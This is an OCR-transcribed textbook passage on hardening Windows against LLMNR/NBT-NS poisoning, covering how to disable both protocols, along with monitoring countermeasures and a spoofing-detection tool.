
○ Default:
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.
○ Enable NetBIOS over TCP/IP
● Disable NetBIOS over TCP/IP

How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LMBNR**
  - Open the **Local Group Policy Editor**.
  - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**.
  - In the DNS Client, double-click **Turn off multicast name resolution**.
  - Select the **Enabled** radio button and then click **OK**.


Turn off multicast name resolution
Turn off multicast name resolution
Previous Setting
Next Setting
Options:
Help:
OK
Cancel
Apply

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.


LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

If you disable this policy setting, or you do not configure this policy setting, LLMNR will be enabled on all available network adapters.

Figure 6.33: Disabling LMBNR in Windows

- **Disabling NBT-NS**
  - Open the **Control Panel**, navigate to **Network and Internet → Network and Sharing Center**, and click on the **Change adapter settings** option on the right-hand side.
  - Right-click on the network adapter and then click **Properties**, select **TCP/IPv4**, and then click **Properties**.
  - Under the **General** tab, go to **Advanced → WINS**.
  - From the **NetBIOS setting** options, check the "**Disable NetBIOS over TCP/IP**" radio button and click **OK**.


Advanced TCP/IP Settings
IP Settings
DNS
WINS
WINS addresses, in order of use:
Add...
Edit...
Remove
Import LMHOSTS...
OK
Cancel

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

NetBIOS setting

○ Default:
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.

○ Enable NetBIOS over TCP/IP

● Disable NetBIOS over TCP/IP

Figure 6.34: Disabling NBT-NS in Windows


Some additional countermeasures to defend against LLMNR/NBT-NS poisoning are as follows:

- Control LLMNR, NBT-NS, and mDNS traffic using host-based security tools.
- Implement SMB signing to prevent relay attacks.
- Deploy an LLMNR/NBT-NS spoofing monitoring tool.
- Monitor the host on UDP ports 5355 and 137 for LLMNR and NBT-NS traffic.
- Monitor specific event IDs such as 4697 and 7045, which can be indicators of relay attacks.
- Monitor any changes made to the DWORD registry located in `HKLM\Software\Policies\Microsoft\Windows NT\DNSClient`.

Tools to Detect LLMNR/NBT-NS Poisoning

Vindicate

- Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**

